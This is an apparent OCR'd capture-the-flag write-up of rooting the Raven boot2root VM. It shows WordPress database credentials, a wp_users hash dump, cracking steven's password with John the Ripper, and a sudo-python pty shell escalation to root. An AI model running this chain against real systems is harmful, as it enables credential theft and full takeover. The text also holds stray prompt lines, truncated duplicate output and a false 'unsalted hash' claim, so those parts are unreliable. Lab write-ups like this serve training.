Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hos
ts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

Exploitation: MySQL Database Access

Summarize the following:

- Able to locate file containing login information for the MySQL database.
- Able to acquire root access to the MySQL database.
- Used the privileges of user "michael" to find the MySQL username and password for the WordPress site's database.




```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-k
ey/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cooki
```

Exploitation: MySQL Data Exfiltration

Summarize the following:

- The password hashes for the usernames michael and steven were discovered and saved to a wp hashes.txt file so that they could be brute-forced.
- Command: select * from wp_users;
- Command: select * from wp_posts;




```
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from users;
ERROR 1146 (42S02): Table 'wordpress.users' doesn't exist
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-----
--------------+----------+---------------------+---------------------+-------
------+----------------+
| ID | user_login | user_pass                          | user_nicename | user
_email        | user_url | user_registered     | user_activation_key | user_s
tatus | display_name   |
+----+------------+------------------------------------+---------------+-----
--------------+----------+---------------------+---------------------+-------
------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | mich
ael@raven.org |          | 2018-08-12 22:49:12 |                     |
    0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | stev
en@raven.org  |          | 2018-08-12 23:31:16 |                     |
    0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-----
--------------+----------+---------------------+---------------------+-------
------+----------------+
2 rows in set (0.00 sec)

mysql> 
```


Exploitation: User Privilege Misconfiguration/Privilege Escalation

Summarize the following:

- Steven's unsalted password hash was copied from the MySQL database and stored to the wp hashes.txt file.
- Command: john wp_hashes.txt
- Result: Steven's password was cracked using John the Ripper, and the password was pink84.



```
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
pink84           (steven)
1g 0:00:00:00 DONE 2/3 (2022-06-08 18:32) 2.777g/s 2950p/s 2950c/s 2950C/s pink84..kevin
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ sudo python -c 'import pty;pty.spawn ("/bin/bash");'
root@target1:/home/steven# id
uid=0(root) gid=0(root) groups=0(root)
root@target1:/home/steven#  cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~# 
```



```
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
oceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
.nk84            (steven)
